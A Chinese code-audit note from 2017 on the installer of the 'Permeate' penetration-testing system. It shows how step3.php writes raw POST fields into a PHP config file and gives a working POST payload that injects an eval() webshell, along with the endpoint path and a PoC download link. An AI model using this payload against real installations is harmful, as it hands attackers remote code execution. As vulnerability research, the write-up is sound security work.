2017年7月11日

-----代码审计笔记

### Permeate渗透测试系统 审计记录:

安装GetShell漏洞:

Step3.php分析:

//仅给出部分关键代码

$link =@mysql\_connect($\_POST['DB\_HOST'], $\_POST['DB\_USER'], $\_POST['DB\_PASS']);

if (!$link) {

echo "<script>";

echo "alert('数据库信息有误');";

echo "window.history.back();";

echo "</script>";

}

这里获取POST传入的 数据库地址 用户名 And 密码

这里是可以调用远程数据库或者是禁用Js达到绕过的

$conf = "<?php\n";

foreach ($\_POST as $key => $val) {

if ($key != 'username' && $key != 'password') {

$conf .= "\t!defined('{$key}') && define('$key','$val');\n";

}

}


$a = "\$sex=array('保密','男','女');\n\$edu=array('保密','小学','初中','高中/中专','大专','本科',' 研究生','博士','博士后');\n\$admins=array('普通用户','管理员')\n?>";

$conf = $conf . $a;

echo $conf;

if (file\_put\_contents("../conf/dbconfig.php", $conf)) {

以上代码是获取Post的全部数据 用foreach循环来写入到dbconfig.php这个文件里的 这样 我们可以来先看一下正常的文件是什么样的



是这样的 如果我们截断了后面的常量定义 岂不是可以直接写Shell


废话不多说 开始构造PayLoad (PayLoad为Post发送的数据)

漏洞地址:http://网站地址/install/step3.php


PayLoad:


DB\_HOST=localhost&DB\_USER=root&DB\_PASS=root&&aaa=;');e val ($\_POST['aaa']);//


验证:(图片建议放大食用)



现在的dbconfig.php文件








成功利用

Poc:



下载地址:http://pan.baidu.com/s/1pLnwRO3